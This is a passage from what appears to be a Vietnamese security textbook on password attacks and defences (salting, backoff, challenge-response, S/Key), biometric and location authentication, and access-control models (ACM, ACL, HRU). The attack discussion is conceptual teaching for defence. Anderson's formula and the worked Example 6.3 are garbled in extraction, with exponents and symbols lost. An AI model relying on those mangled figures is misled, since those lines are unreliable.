Một hình thái tấn công mật khẩu phổ biến nhất là thông qua cơ chế thử vét cạn một tập mật khẩu khả nghi thiết lập sẵn (từ điển). Thiết lập tập mật khẩu đơn giản là thông qua việc đoán mật khẩu dựa vào một số thôn tin như các dạng/kết cấu mật khẩu hay được sử dụng và các thông tin cá nhân liên quan có thể có được như tên, tuổi, ngày sinh, số điện thoại, tên người thân cận … của đối tượng mà kẻ tấn công nhằm tới. Việc thử vét cạn từ điển có thể tiến hành theo 2 cung cách:

* Tấn công ngoại tuyến (off-line attack): Đòi hỏi kẻ tấn công phải truy cập được tới tập thông tin đối chứng (tập *C*) và biết các hàm xác minh. Từ đó kẻ địch chỉ việc tiến hành thử lần lượt mỗi mật khẩu trong từ điển, xem giá trị thu được khi tác động bằng một hàm xác minh có rơi vào tập *C* hay không.
* Tấn công trực tuyến (on-line attack): Đỏi hỏi kẻ tấn công phải truy nhập (gọi tới) được các hàm logic *L*, để lần lượt gọi kiểm tra xem *l*(*g*) có trả lại thành công, với mỗi mật khẩu g trong từ điện, và hàm *l* từ *L*. Ví dụ: đoán-thử bằng cách gọi chức năng login vào hệ thống

Để đề phòng cả hai tiếp cận này, các cơ chế phòng vệ phải đặt mục đích kéo dài tối đa thời gian kẻ địch có thể tiến hành thử một mật khẩu đoán. Ta có công thức Anderson sau đây, có thể sử dụng để đánh giá cơ hội có thể thực hiện được một tấn công từ điển. Hãy gọi P là xác suất mà một kẻ tấn công có thể đoán thành công 1 mật khẩu trong khoảng thời gian cho trước. Gọi G là số lượng mật khẩu đoán có thể kiểm tra đúng/sai trong một đơn vị thời gian nào đó. Gọi T là khoảng thời gian kẻ địch đầu tư cho việc thử đoán, tính theo một đơn vị thời gian. Gọi N là số mật khẩu cần thử (kích thước từ điển). Ta có:

*TG*

###### *P*

*N*

Ví dụ 6.3: Trong một hệ thống, mật khẩu được tạo bởi các ký tự từ một bảng chữ cái có kích thước 96. Giả thiết một kẻ tấn công có công cụ cho phép có thể thử 104 mật khẩu trong một giây. Người thiết kế hệ thống này muốn đảm bảo kẻ địch không thể có cơ hội trên 50% trong tấn công vét cạn không gian mật khẩu trong vòng một năm. Vậy độ dài mật khẩu cần qui định tối thiểu là bao nhiêu?

##### *P**TG* (365246060)104  6.311011

*N* 0.5

*s i* 6.311011 . Do đó *s ≥ 6*.

Do đó chúng ta cần tìm *s* thỏa mãn *i*096 

**6.2.2 Các cơ chế phòng vệ**

###### *Phòng vệ qua cơ chế mật khẩu*

Mật khẩu cần được tạo ra sao cho khó đoán. Lý tưởng là sinh mật khẩu ngẫu nhiên, tức là đảm bảo xác suất chọn mỗi mật khẩu trong không gian cho phép là như nhau. Tuy nhiên mật khẩu ngẫu nhiên là quá khó nhớ nên thường không được dùng. Vì vậy việc chọn đặt mật khẩu của người dùng thông thường có các xu hướng như sau:

* Chọn mật khẩu dựa vào các thông tin cá nhân, ví dụ như tên tài khoản, tên người dùng, tên máy tính hoặc địa điểm, mã số thẻ các loại, số điện thoại, ngày sinh …
* Một số người dùng cũng chọn và ghép các từ trong từ điển (các loại, các ngôn ngữ khác nhau)
* Nhiều người dùng có xu hướng đặt mật khẩu sao cho phát âm được, đọc được (pronounceable).

Tuy nhiên tất cả các xu hướng trên sẽ tạo khả năng cho kẻ tấn công từ điển thành công tăng lên nhiều vì từ điển các mật khẩu có thể chọn theo các xu hướng trên là thu hẹp hơn không gian đầy đủ rất nhiều. Vì vậy các quản trị hệ thống có tính bảo mật cao cần phổ biến kỹ cho người dùng tầm quan trọng của việc biết chọn mật khẩu tốt, khó đoán. Vấn đề để người dùng hoàn toàn tự quyết chọn mật khẩu cũng dễ đưa đến mật khẩu tồi. Vì vậy trong một số hệ thống người ta đề xuất sử dụng cơ chế “proactive password checking”, tức là mật khẩu đã chọn của người sử dụng sẽ được hệ thống kiểm tra đánh giá trước, nếu thấy chưa đủ tốt (theo các thuật toán đánh giá dựa vào một số tiêu chí đã được khảo sát nghiên cứu kỹ), sẽ yêu cầu người sử dụng phải đặt lại mật khẩu khác. Quá trình đó có thể lặp đi lặp lại cho đến bao giờ chương trình đánh giá mật khẩu này chấp nhận mật khẩu mới của người dùng.

###### *Cơ chế làm chậm tấn công từ điển*

Cơ chế này thường gọi là thêm muối (salting), tức là hệ thống “trộn thêm” một chuỗi bit ngẫu nhiên vào chuỗi mật khẩu cung cấp của người dùng khi đăng nhập, trước khi tiến hành thủ tục băm và chuyển cho các thao tác kiểm tra tiếp theo. Không gian mật khẩu coi như được nở ra theo hàm mũ nhờ vào việc trộn chuỗi bit ngẫu nhiên (hay gọi là các bit muối – salt bit). Trong thực tế chuỗi bit này có thể coi là một tham số khóa của hệ thống và được hệ thống lưu trữ theo tên người dùng. Vì kẻ tấn công hoàn toàn không thể đoán được chuỗi bit này (ngẫu nhiên), nên bắt buộc phải thử tấn cả các khả năng của nó, dù chỉ là thử một mật khẩu đoán thử nào đó. Vì vậy quá trình k lần, với *k* là độ dài chuỗi bit muối. tấn công sẽ bị làm chậm 2

Ở trên chủ yếu ta đã phân tích các cơ chế làm chậm tấn công dạng ngoại tuyến (off-line), khi kẻ thù bằng cách nào đó có được truy nhập vào tập *C*. Trong tấn công trực tuyến (on-line), kẻ địch sẽ sử dụng các lời gọi hệ thống trong tập *L*, điều không thể tránh khỏi vì đó là cơ chế mọi người dùng hợp pháp đều thông qua để đăng nhập. Để làm chậm, giảm thiểu khả năng của kẻ địch, người ta có thể tìm cách thu ngắn số lần thử mật khẩu:

* Có thể tăng thời gian trễ giữa 2 lần thử không thành công theo một hàm tăng nhanh, ví dụ hàm mũ (Exponential Backoff )
* Có thể đặt ngưỡng cho phép gõ sai mật khẩu và bắt dừng khá lâu khi bị vượt ngưỡng, thậm chí tháo bỏ quyển đăng nhập .
* Có thể giảm lỏng (Jailing), tức là đưa vào một môi trường mô phỏng thử nghiệm để nghiên cứu hành vi của kẻ tấn công.

Ngoài các biện pháp đã nêu lên (trong toàn bộ phần 2), ta cũng cần qui định chu kỳ người sử dụng phải thay đổi mật khẩu. Một mật khẩu cũ đến hạn (quá tuổi sử dụng) sẽ phải bị thay thế. Người sử dụng sẽ có thời gian để lựa chọn mật khẩu mới (thông qua việc nhắc, đếm dần từng ngày, trước khi tiến hành bắt đổi mật khẩu). Ngược lại, khi đã thay đổi mật khẩu mới, người dùng sẽ bị cấm thay đổi mật khẩu trong một thời gian đủ lâu để có thể đảm bảo sử dụng mật khẩu mới thực sự (và ghi nhớ được nó). Điều này cần có để bắt buộc người dùng phải thực sự tôn trọng luật thay đổi mật khẩu đã quá hạn, không thể cố tình đối phó với qui định để quay về dùng lại mật khẩu cũ một cách dễ dàng.

## 6.3 THÁCH THỨC – ĐÁP ỨNG

Phương pháp xác thực bằng mật khẩu truyền thống có một vấn đề cơ bản là tính sử dụng lại của mật khẩu. Mật khẩu phải dùng đi dùng lại nhiều lần, một khi có kẻ quan sát tóm bắt được mật khẩu, hắn hoàn toàn có thể đóng giả thay thế người chủ mật khẩu để đăng nhập hệ thống thành công. Như ta đã nêu trước đây, nếu kẻ địch nghe trộm ở đường truyền kết nối terminal và hệ thống thì sau đó có thể dùng cơ chế phát lại (replay) để đăng nhập giả mạo thành công.

Vì vậy cơ chế thách thức – đáp ứng (challenge- response) có thể được sử dụng để khắc phục vấn đề này. Hai bên, User (U) và hệ thống (S) có thể thống nhất với nhau trước để thiết lập một hàm *f* bí mật; sau đó cơ chế đăng nhập sẽ gồm các bước cơ bản như sau:

US: yêu cầu đăng nhập

SU: *r*, một giá trị sinh ngẫu nhiên

US: *f*(*r*)

Hệ thống có thể kiểm tra vì cũng tự sinh được *f*(*r*). Rõ ràng các thông tin gửi qua lại trên đường truyền là liên tục thay đổi (vì *r* ngẫu nhiên) và do đó kẻ địch không thể sử dụng tấn công phát lại. Tất nhiên việc thống nhất trước một hàm bí mật *f* có vẻ là một yêu cầu lạ và không đơn giản. Thực ra thực hiện điều này không khó vì nó cũng tương đướng với việc xác lập một mật khẩu người dùng (bí mật chung giữa user và hệ thống).

Một ví dụ nổi tiếng khác về xác thực bằng thách thức – đáp ứng là cơ chế mật khẩu dùng chỉ một lần (one-time password), được gọi là S/Key đề xuất bởi L. Lamport. Ý tưởng của Lamport là sử dụng chuỗi giá trị băm liên tiếp, mỗi giá trị trong chuỗi này sẽ được dùng như một mật khẩu, bắt đầu kể từ phần tử cuối cùng (sinh ra cuối cùng trong chuỗi băm). Như vậy sự thách thức và đáp ứng nằm ở chỗ khi băm mật khẩu cung cấp bởi người dùng ở lần đăng nhập thứ *i+1* hệ thống phải nhận được mật khẩu đã sử dụng ở lần thứ *i* (ngay kế trước).

## 6.4 XÁC THỰC QUA SINH TRẮC

Các đặc trưng sinh trắc học trên cơ thể con người có thể được sử dụng để xác định duy nhất từng cá thể. Nhận dạng thông qua đặc điểm sinh trắc đã có từ rất xa xưa, chẳng hạn như việc xác định danh tính người thông qua giọng nói, hay đặc điểm khuôn mặt. Khoa học nghiên cứu về sinh trắc đã cho biết một số yếu tố sinh trắc có thể sử dụng để xác định mang tính duy nhất, như liệt kê sau đây:

* Dấu vân tay: là một trong những đặc điểm nhận dạng sinh trắc phổ biến sử dụng nhất (sử dụng từ rất lâu trong lĩnh vực *tìm kiếm tội phạm*). Dấu vân tay

có thể được số hóa và đưa vào máy tính thông qua thiết bị quét. Tuy nhiên nhận dạng dấu vân tay không đơn giản là so sánh ảnh bitmap (điều hầu như là bất khả thi vì chúng thường khá lớn và rất dễ khác biệt do xô lệch khi chụp quét). Cơ chế xử lý ở đây là xây dựng một biểu diễn đồ thị từ một ảnh vân tay, trong đó mỗi đỉnh là một dạng đặc trưng xác định trước (ví dụ như chóp uốn). Vì vậy bài toán nhận dạng dấu vân tay có thể chuyển về thành một vấn đề thuật toán kinh điển là so khớp đồ thị (graph matching).

* Giọng nói: Có thể sử dụng theo hai cách – so khớp về giọng và so khớp về nội dung. So khớp giọng nói là so khớp với các mẫu đã được ghi nhận trong cơ sở dữ liệu hệ thống. Kỹ thuật này được thực hiện thông qua việc phân tích chiết suất các đặc tính tín hiệu và từ đó thực hiện các phép kiểm tra giả thiết thống kê (statistical hypothesis). Ngược lại so khớp nội dung không quan tâm đến người nói mà chỉ cần kiểm tra nội dung của cầu trả lời có phù hợp câu hỏi hay không
* Mắt: Ảnh võng mạc mắt cũng được xem là dấu hiệu xác định duy nhất cho từng người. Ảnh có thể thu được thông qua máy chụp (khi nhìn vào khe chỉ định của máy đo), sau đó được phân tích để xác định các yếu tố đặc trưng. Các phép kiểm tra giả thiết thống kê cũng được sử dụng để loại bỏ sự trùng khớp ngẫu nhiên.
* Mặt: Tương tự các phương pháp trên, khi mặt được giữ cố định, người ta có các thiết bị để chụp và chiết xuất các yếu tố đặc trưng cần thiết mà tổ hợp của chúng được cho là có thể xác định duy nhất đối tượng.
* Mẫu gõ phím (keystroke pattern): Mặc dù đây là một quá trình động, việc theo dõi ghi nhận tốc độ, các khoảng trễ trong khi gõ phím có thể đưa lại những mẫu gõ phím mang tính đặc trưng của mỗi người. Các đặc trưng chiết xuất (mẫu gõ) cũng có thể được sử dụng để so khớp với mẫu có sẵn để sử dụng vào xác thực.

## 6.5 XÁC THỰC QUA ĐỊA ĐIỂM

Xác minh thông qua việc nhận biết địa điểm của đối tượng có thể được sử dụng như một yếu tố hỗ trợ quan trọng trong xác thực, chính xác hơn là dùng vào lọc bỏ đối tượng mạo danh. Chẳng hạn như nếu một người là một nhân viên quan trọng của một ngân hàng trung ương tại một nước nào đó đăng nhập vào hệ thống máy tính của ngân hàng từ một địa chỉ IP rất xa xôi, có thể là ở một nước ngoài xa lạ hoặc thù địch, thì hệ thống có thể nghi ngờ khả năng đang bị tấn công mạo danh bởi thế lực nào đó bên ngoài. Cơ chế này thường dùng kết hợp với các cơ chế xác thực khác để tạo nên tính an toàn cao.

## 6.6 PHỐI HỢP NHIỀU PHƯƠNG PHÁP

Khi cần đảm bảo tính an toàn cao nhất cho việc đăng nhập hệ thống, người ta thường phối hợp các phương pháp nói trên, chẳng hạn như phối hợp xác thực bằng mật khẩu với xác thực dấu vân tay, phối hợp xác thực dấu vân tay và vị trí địa điểm … Ngoài ra để tạo ra một thách thức cao nhất đối với những kẻ tấn công hệ thống có thể được cài đặt để thường xuyên thay đổi cách thức phối hợp các loại hình xác thực, tức là thay đổi cấu hình của chế độ xác thực. Một số hệ điều hành dựa trên Unix cho phép sử dụng một cơ chế đặt cấu hình được gọi là *pluggable authentication modules* (PAM).

## ★6.7 TẤN CÔNG MẬT KHẨU TRÊN ĐƯỜNG TRUYỀN

Là một trong những hình thức tấn công nguy hiểm ít được đề cập đến gần đây. Kẻ tấn công có thể nghe trộm trên đường truyền từ thiết bị đầu cuối (có thể chỉ gồm màn hình và bàn phím, chuột) và CPU trung tâm. Vì vậy nó cũng được gọi là tấn công máy trạm cuối (terminal attack) Với khả năng nghe trộm này, bất cứ thông tin trao đổi qua lại nào giữa thiết bị terminal và CPU đều có thể bị kẻ tấn công ghi lại và sau đó dùng vào thực hiện kiểu tấn công phát lại (replay attack). Vì vậy dù mật khẩu đã bị mã hóa hay băm trước khi gửi đi cũng không ngăn cản được kẻ địch giả mạo đáp ứng thành công bằng việc đơn giản là phát lại các thông tin dữ liệu đã nghe trộm ở phiên trước đây.

Tấn nhiên loại tấn công này có thể chống được bằng một cơ chế thách thức đáp ứng, có thể vẫn là sử dụng một mật khẩu duy nhất nhưng được sử dụng như một tham số khóa bí mật của hàm đáp ứng. Các bước thực hiện cụ thể như sau:

A  System: Alice

S  A: *r, được sinh ngẫu nhiên bởi S*

A  S: *fz*(*r*) trong đó, *z* là một giá trị băm của mật khẩu mà A đã tạo với hệ thống, do đó *z* có thể coi là một khóa bị mật chung giữa A và S. Kẻ địch dù nghe trộm tất cả các thông điệp trên đường truyền cũng vô tác dụng vì giá trị thách thức *r* sẽ thay đổi liên tục nên các đáp ứng cũng phải thay đổi theo mới phù hợp.

Trong hệ thống Kerberos, theo một cơ chế thách thức-đáp ứng tương tự, thuật toán Needham-Schroeder đã được cải biến để cho phép hai bên A và B có thể xác thực được nhau khi đã có cùng một “*người quen chung*”, tức là máy chủ S mà cả A và B đã xác lập bí mật chung (mật khẩu). Chính các mật khẩu này được sử dụng như là khóa đối xứng bí mật để đảm bảo các kênh truyền giữa A hay B với S.

# Chương VII ĐIỀU KHIỂN TRUY NHẬP

## 7.1 KHÁI NIỆM CƠ BẢN

Nếu như *Xác thực* (authentication) là pha đảm bảo an toàn đầu tiên mà hệ thống cần kiểm soát khi người sử dụng mới đăng nhập, nhằm đảm sự chính danh, thì *điểu khiển truy nhập* (AC: access control) là pha thứ hai quyết định xem người dùng có thể làm gì và như thế nào trong ngôi nhà hệ thống này. Trong giáo trình “Security Engineering”, tác giả Ross Anderson có viết “Its function is to control which principals (persons, processes, machines, …) have access to which resources in the system -- which files they can read, which programs they can execute, and how they share data with other principals, and so on”. Có thể hình dung hệ thống có một kho tập hợp các tài nguyên (files, tiến trình, cổng thiết bị …) mà NSD (thông qua tiến trình thực hiện) có thể được cho phép truy nhập đến một mức độ nào đó (từ không được phép đến toàn quyền), và cũng có thể chia sẻ những quyền truy nhập mà mình có này với các NSD khác. Một cơ chế điều khiển truy nhập cụ thể (AC mechanism) sẽ quyết định toàn bộ câu chuyện cho phép và chia sẻ quyền sử dụng tài nguyên này.

Ý nghĩa mang tính nền móng của AC cho thấy tầm quan trọng và sự phổ biến rộng rãi của nó. Dễ nhìn thấy AC có mặt ở hầu khắp các ứng dụng liên quan đến doanh nghiệp, các hệ cơ sở dữ liệu, và đương nhiên là các hệ điều hành và trình điểu khiển thiết bị phần cứng. Đương nhiên khái niệm về AC đã ra đời từ rất sớm khi mà một cỗ máy tính toán không phải được chế tạo cho chỉ một NSD mà là một tập hợp người, chia sẻ sử dụng, với các nhiệm vụ (và kéo theo nó là pham vi sử dụng tài nguyên) khác nhau mà có thể rất phong phú. Vậy mô hình đầu tiên về AC đã được hình thành như thế nào và từ bao giờ?

Mô hình đầu tiên được biết đến về AC là một mô hình rất cơ bản, mô hình ma trận điều khiển truy nhập (access control matrix), được đưa ra để nghiên cứu cơ chế bảo vệ hệ thống (Protection), tức là thuộc về những nghiên cứu đầu tiên trong lĩnh vực anh toàn thông tin. Mô hình bảo vệ này được đưa ra bởi Lampson (1971), sau đó được làm mịn hơn bởi Graham và Denning (1972) và được nâng cao thành một mô hình khái quát về bảo vệ hệ điều hành (“Protection in Operating Systems”, 1976). Ở đây các tác giả khái quát khái niệm hệ thống như một máy trạng thái, trong đó tình trạng an toàn (được bảo vệ của hệ thống) được gọi là trạng thái bảo vệ (protection state). Trạng thái bảo vệ này có thể mô tả bằng các thuộc tính chế độ cài đặt của hệ thống có liên quan đến bảo vệ. Sự hoạt động không ngừng của hệ thống sẽ gây nên sự chuyển dịch của trạng thái bảo vệ. Chẳng hạn như sự thay đổi quyền tương tác của một NSD với hệ thống, dù chỉ là thêm vào hay bớt đi khả năng sử dụng đối với một tệp dữ liệu.

## 7.2 MA TRẬN ĐIỀU KHIỂN TRUY NHẬP

## 7.2.1 Khái niệm chung

Ma trận điều khiển truy nhập (Access Control Matrix – ACM) là một công cụ hình thức cơ bản để thể hiện trạng thái bảo vệ hệ thống một cách chi tiết và chính xác. Nó sẽ cung cấp thông tin chi tiết và chính xác rằng, tại thời điểm đang xét, một tài nguyên nào đó có thể được truy nhập bởi một NSD nào đó với những quyền cho phép cụ thể xác định nào đó. Cụ thể là, mô hình được đặc trưng bởi bộ ba (S,O,R) trong đó:

* S={s1,s2, …, sn}: tập hợp các chủ thể (subjects) có thể yêu cầu truy nhập đến tài nguyên, ví dụ như NSD (users) hay các tiến trình kích hoạt bởi NSD
* O={o1,o2, …, om}: tập hợp các đối tượng truy nhập (objects) tức là các tài nguyên, phổ biến là các tệp dữ liệu lưu trữ.
* R={r1,r2, …, rk}: tập các quyền cụ thể xác định sẵn mà mỗi phần tử của S có thể có đối với mỗi phần tử của O

Như vậy trong MCM, mỗi chủ thể sẽ ứng với một dòng, còn mỗi đối tượng sẽ ứng với một cột còn mỗi ô của ma trận sẽ liệt kê các quyền (nằm trong R) mà chủ thể ở dòng tương ứng có thể sử dụng đối với đối tượng ở cột tương ứng, *A*[*si*, *oj*] = { *rx*, …, *ry* }. Nói một cách nôm na, nó giống như một “quyển sổ kê khai tài sản” lớn cho biết tình trạng được bảo vệ chi tiết và cụ thể của mỗi tài sản, tức là thông tin về những đối tượng có thể sử dụng tài sản cùng với thông tin về quyền sử dụng cụ thể của mỗi đối tượng này. Mỗi ACM như một ảnh chụp của trạng thái bảo vệ tại mỗi thời điểm. Khi có chuyển dịch trang thái (state transition), ma trận với các phần tử trong ô dữ liệu nào đó sẽ bị thay đổi.

Ví dụ 7.1 Hãy xem xét một thiết bị tính toán đơn giản có một tiểu hệ điều hành, trong đó chỉ có 2 chủ thể là tiến trình *p* và *q* và 2 tệp dữ liệu *f* và *g*. Các quyền có thể là đọc (Read), viết sửa (Write), gọi thực hiện (eXecute), ghi thêm (Append) và làm chủ (Own). Một ma trận cụ thể ví dụ có thể giống như sau:

|  |  |  |  |
| --- | --- | --- | --- |
| *Rwo* | *r* | *rwxo* | *w* |
| *A* | *ro* | *r* | *rwxo* |

*F g p q p q*

Tại A[*p*,*f*]= “*rwo*”, cho thấy tiến trình *p* là chủ sở hữu dữ liệu *f* đồng thời có đủ quyền đọc và viết với *f*. A[*p*,*q*]=”*w”* cho thấy tiến trình *p* có thể gửi tin (viết) cho tiến trình *q*, còn q có quyền nhận tin (đọc) từ p vì A[*q*,*p*] = “*r*”. Mỗi tiến trình có đầy đủ quyền đối với chính mình (“*rwxo*”)

Trên lý thuyết, sự thiết lập của ma trận truy nhập (ACM) là rất hữu lý. Tuy nhiên nếu cài đặt trực tiếp một ma trận như vậy lại là không thể vì nó vừa quá lớn, vừa quá lãng phí. Trong thực tế, một ma trận như vậy cho một hệ điều hành kiểu Unix sẽ lớn không thể tưởng tượng được: cần nhớ rằng bất kỳ tệp dữ liệu nào cũng sẽ chiếm một cột của bảng này. Lãng phí cũng rất lớn do đa phần các ô của bảng sẽ rỗng do hầu hết tài nguyên ở dạng chỉ dành cho một NSD hoặc một nhóm nhỏ NSD, tức là chỉ một số ít dòng của bảng. Đó là chưa kể với kích thước quá lớn, khả năng lưu trữ toàn bộ ma trận tại bộ nhớ trong là rất thấp, do đó các thao tác truy cập, tìm kiếm sẽ lâu, đến mức không thể chấp nhận được đối với thực tế ứng dụng của các hệ điều hành. Vì vậy, người ta cần nghiên cứu các cách cái đặt gián tiếp ACM để mang lại tính khả thi cao hơn.

Các giải pháp để cài đặt ACM một cách khả thi đều dựa trên nguyên tắc chung là phân rã ma trận để tiện lưu trữ và truy xuất đồng thời biểu diễn các thành phần này bằng các khái niệm biểu hiện (đối tượng quản lý của hệ điều hành) thích ứng với phạm vi mới. Cụ thể có các giải pháp phổ biến sau:

* Phân rã theo cột: tạo nên đối tượng quản lý là các danh sách điều khiển truy nhập (access control list: ACL). Các ACL sẽ được gắn vào các đối tượng tài nguyên (object), cung cấp danh sách các NSD và quyền có thể truy nhập đến đối tượng
* Phân rã theo dòng: tạo nên các danh sách khả năng (capability list), được gắn với các chủ thể (NSD), cung cấp danh sách các tài nguyên mà chủ thể có thể sử dụng với quyền truy nhập cụ thể tươn ứng.
* Thông qua các biểu diễn gián tiếp khác, ví dụ như khóa, nhóm, vai trò, …

Tất cả các giải pháp này đều cố gắng tạo ra một môi trường hoạt động có ngữ nghĩa sử dụng thuận tiện nhất.

## 7.2.2 Danh sách quyền truy nhập (Access Control List: ACL)

Danh sách quyền truy nhập (ACL) sẽ được gắn vào dữ liệu điều khiển của mỗi tài nguyền (v/d tệp dữ liệu). Chẳng hạn, dữ liệu điều khiển của một file F sẽ được gắn một danh sách các truy nhập có thể như (U:r,w,o; V:w; S:r); qua đó, hệ thống cho phép một chủ thể U có quyền làm chủ, được đọc và sửa lên F, và chủ thể V được sửa, chủ thể S được đọc đối với tệp F.

Nguyên tắc chung của giải pháp ACL là hết sức đơn giản, rõ ràng, nhưng việc cài đặt cụ thể có thể sẽ khác nhau ở các hệ thống khác nhau. Một giải pháp sử dụng ACL cụ thể sẽ phải đưa ra các câu trả lời và biện pháp cài đặt chi tiết cho các vấn đề sau:

* Ai được phép cập nhật lên ACL của mỗi đối tượng tài nguyên?
* Những loại sửa đổi cập nhật nào là được phép?
* Nếu có những đặc quyền truy nhập (permission) có mâu thuẫn với nhau thì giải quyết như thế nào?
* Giải quyết ra sao cho thủ tục rút phép (revocation)?

Để đảm bảo đáp ứng cho các vấn đề trên một cách hiệu quả, các hệ điều hành thường sử dụng thêm các khái niệm *chủ nhân* (owner) và *nhóm* (group). Mỗi đối tượng sẽ có một hoặc một nhóm các chủ nhân, tức là các chủ thể được phép sửa đổi cập nhật lên ACL. Điều này cho phép giảm sự tập trung của việc quản lý cấp phép sử dụng vào người quản trị trưởng (superuser/admin). Thông thường bất kỳ NSD nào tạo ra một tài nguyên mới sẽ là chủ nhân của đối tượng này, và có thể cấp phép sử dụng cho các NSD khác với các quyền cho phép cụ thể khác nhau (permission), thậm chí là cho phép cả quyền làm chủ (đồng chủ nhân). Rõ ràng cách tiếp cận này cho phép sự mềm dẻo, và tính phân tán cao trong công tác quản trị. Tuy nhiên, nó có những nhược điểm rõ ràng về mặt an toàn. Điểm yếu điển hình nhất có thể xảy ra là một đối tượng có thể có nhiều hơn một chủ nhân và các chủ nhân có thể có những mong muốn và cách quản trị trái ngược nhau dẫn đến những mâu thuẫn trong việc ban phát quyền. Nhưng qui định bảo mật có thể sẽ bị vi phạm khi việc chuyển giao quyền chủ nhân bị lợi dụng, khai thác quá mức.

Bên cạnh khái niệm chủ nhân, sự giới thiệu khái niêm nhóm sẽ giúp cho tác vụ quản trị cấp phép phát quyền được đơn giản hóa hơn nữa. Nhóm là tập con các NSD được xác định thông qua một tên nhóm và khi một chủ nhân cấp phép cho một nhóm thì tất cả các NSD trong nhóm đều được hưởng quyền khai thác tài nguyên đó. Nhờ có khái niệm nhóm này việc quản trị cấp phép/rút phép sẽ thực hiện nhanh hơn, mang tính hàng loạt.

##### 7.2.3 Danh sách năng lực (capabilility list)

Đây là cách tiếp cận của việc phân hoạch ma trận theo dòng, từng là theo chủ thể (subject). Tài khoản của mỗi chủ thể sẽ chứa một cấu trúc dữ liệu để lưu tất cả các quyền truy nhập tài nguyên mà chủ thể này có, tức là một danh sách năng lực truy nhập (capability list). Danh sách truy nhập này cần phải được tạo ra nhỏ nhất có thể, vừa đủ có thể làm việc theo đúng chức năng của chủ thể -- đây chính là nguyên lý khá phổ biến trong CNTT, với tên gọi nguyên lý tối thiểu đặc quyền (principle of least priviledge) . Một ví dụ cho tiếp cận sử dụng danh sách truy nhập là hệ điều hành EROS [(http://www.eros-os.org/eros.html)](http://www.eros-os.org/eros.html).

Bên cạnh hai tiếp cận phổ biến hơn nói trên, người ta cũng đề xuất các phương án khác. Chẳng hạn như ACT (Access Control Triples), tức là danh sách các bộ ba (chủ thể, đối tượng, quyền truy nhập) được lưu trong một cấu trúc bảng; nó chính là biểu diễn rút gọn của ma trận toàn thể bằng cách triệt tiêu toàn bộ các ô dữ liệu trống. Cách tiếp cận khác sử dụng các khái niệm riêng như Lock và key: các tài nguyên có cấu trúc điều khiển gọi là lock mà chủ thể nào muốn sử dụng thì phải có key tương ứng (cũng là một thông tin điều khiển). Cách tiếp cận này phối hợp cả hai kiểu sử dụng ACL (danh sách truy nhập) và CL (danh sách năng lực).

#### 7.3 MÔ HÌNH HARRISON-RUZZO-ULLMAN VÀ ĐIỀU KHIỂN TRUY NHẬP TÙY NGHI

Điều khiển truy nhập tùy nghi (Discretionary Acess Control - DAC) là sự thể hiện của nguyên lý: quyền truy nhập (right) cho từng cặp (chủ thể, đối tượng) có thể được xác định riêng rẽ và có thể quyết định bởi chủ thể chủ nhân của đối tượng (owner). Nguyên lý này là đối lập với nguyên lý điều khiển dựa trên chính sách chung của hệ thống mà ta sẽ nói tới khi bàn về mô hình điều khiển cưỡng chế (Mandatory Access Control – MAC) ở mục tiếp theo. Trước hết ta hãy làm quên với một mô hình mang tính hình thức cao mang tên 3 tác giả đã đề xuất nó, tức là mô hình HarrisonRuzzo-Ullman (viết tắt là HRU). Mô hình này có thể coi là một phiên bản mang tính hình thức (formal model) của DAC.

##### 7.3.1 Mô hình Harrison-Ruzzo-Ullman (HRU)

Về mặt lý thuyết, mô hình HRU là một cố gắng khái quát hóa (hình thức hóa) các khái niệm về trạng thái bảo vệ và ma trận truy nhập, hướng tới mô tả các hoạt động của hệ điều hành và tính an toàn của nó. Nhờ có mô hình này, các tiếp cận cụ thể về điều khiển truy nhập có thể được đặc tả dễ dàng hơn, các chính sách và thuộc tính về ATBM có thể được đặc tả chính xác hơn. Đặc biệt bài toán An toàn (Safety problem) đã được hình thành trên cơ sở mô hình và việc đánh giá một hệ thống có đang ở trạng thái an toàn hay không là có thể biết (quyết định) được.

Như đã nói ACM xác định trạng thái bảo vệ hiện thời của hệ thống (protection state). Một hệ thống được quan niệm là an toàn nếu như trạng thái hiện thời của nó nằm trong khu vực an toàn, xác đinh bởi một tập các trạng thái an toàn Q mà người thiết kế chính sách mong muốn. Nếu ta gọi P là tập tất cả các trạng thái mà hệ thống có thể đạt đến thì P\Q chính là tập các trạng thái không an toàn. Tuy nhiên rõ ràng người ta không thể liệt kê hết các trạng thải của Q (vì quá lớn) nên chỉ có thể mô tả nó bằng các đặc tính cần thiết. Mỗi một hành động của hệ điều hành (do sự vận động của hệ thống) như sự thực hiện của 1 lệnh sẽ tạo nên một chuỗi các chuyển dịch trạng thái. Bài

toán Safety problem được đặt ra như là vấn đề làm sao để đánh giá một chuỗi dịch chuyển trạng thái có an toàn hay không, tức là có đưa trạng thái hệ thống thay đổi chỉ trong Q hay chạy ra ngoài P\Q.

Hiện nay người ta chưa giải quyết triệt để bài toán nói trên mà mới chỉ có những kết quả cục bộ, có thể đánh giá được tính an toàn trong một số điều kiện nào đó. Tức là bài toán thuộc loại ra quyết định này (an toàn hay không) chỉ mới giải được khi đưa về những trường hợp đặc biệt với một số điều kiện đủ tốt. Cách tiếp cận chính ở đây là qui các biến đổi trạng thái về một dạng chuẩn nào đó, tiện lợi để đánh giá chúng. Người ta đã chứng minh được rằng mỗi chuyển dịch (phát sinh từ một lệnh hệ điều hành) đều có thể được chuyển về một chuỗi gồm các thao tác nguyên tố cơ bản, tác động lên ACM. Nhờ đó việc đặc tả chuỗi chuyển dịch và đánh giá tính an toàn của chúng có thể thực hiện được. Các thao tác cơ bản này là như sau:

* Tạo mới: **create subject** *s*; **create object** *o*
  + Việc tạo mới mỗi chủ thể hay đối tượng nay sẽ tương ứng tạo mới một dòng hay cột của ACM  Xóa bỏ: **destroy subject** *s*; **destroy object** *o*
  + Sẽ xóa bỏ dòng/cột tương ứng của ACM
* Cấp quyền: **enter** *r* **into** *A***[***s***,** *o***]**
  + Thêm vào quyền *r* cho chủ thể *s* đối với đối tượng *o*.
* Thu quyền: **delete** *r* **from** *A***[***s***,** *o***]**
  + Thu hồi quyền *r* khỏi chủ thể *s* đối với đối tượng *o*

Như vậy một tiến trình p khởi tạo một tệp dữ liệu mới f với các quyền read, write cho nó, sẽ có thể viết dưới dạng một lệnh gồm một chuỗi các thao tác nguyên tố như sau:

**command** *create•file*(*p*, *f*)

**create object** *f***;**  **enter** *own* **into** *A***[***p***,** *f***];**  **enter** *r* **into** *A***[***p***,** *f***];**  **enter** *w* **into** *A***[***p***,** *f***];**

**end**

Một ví dụ khác, việc cấp phát quyền làm chủ cho một tiến trình *p* đối với tệp *g* được biểu hiện **command** *make•owner*(*p*, *g*)

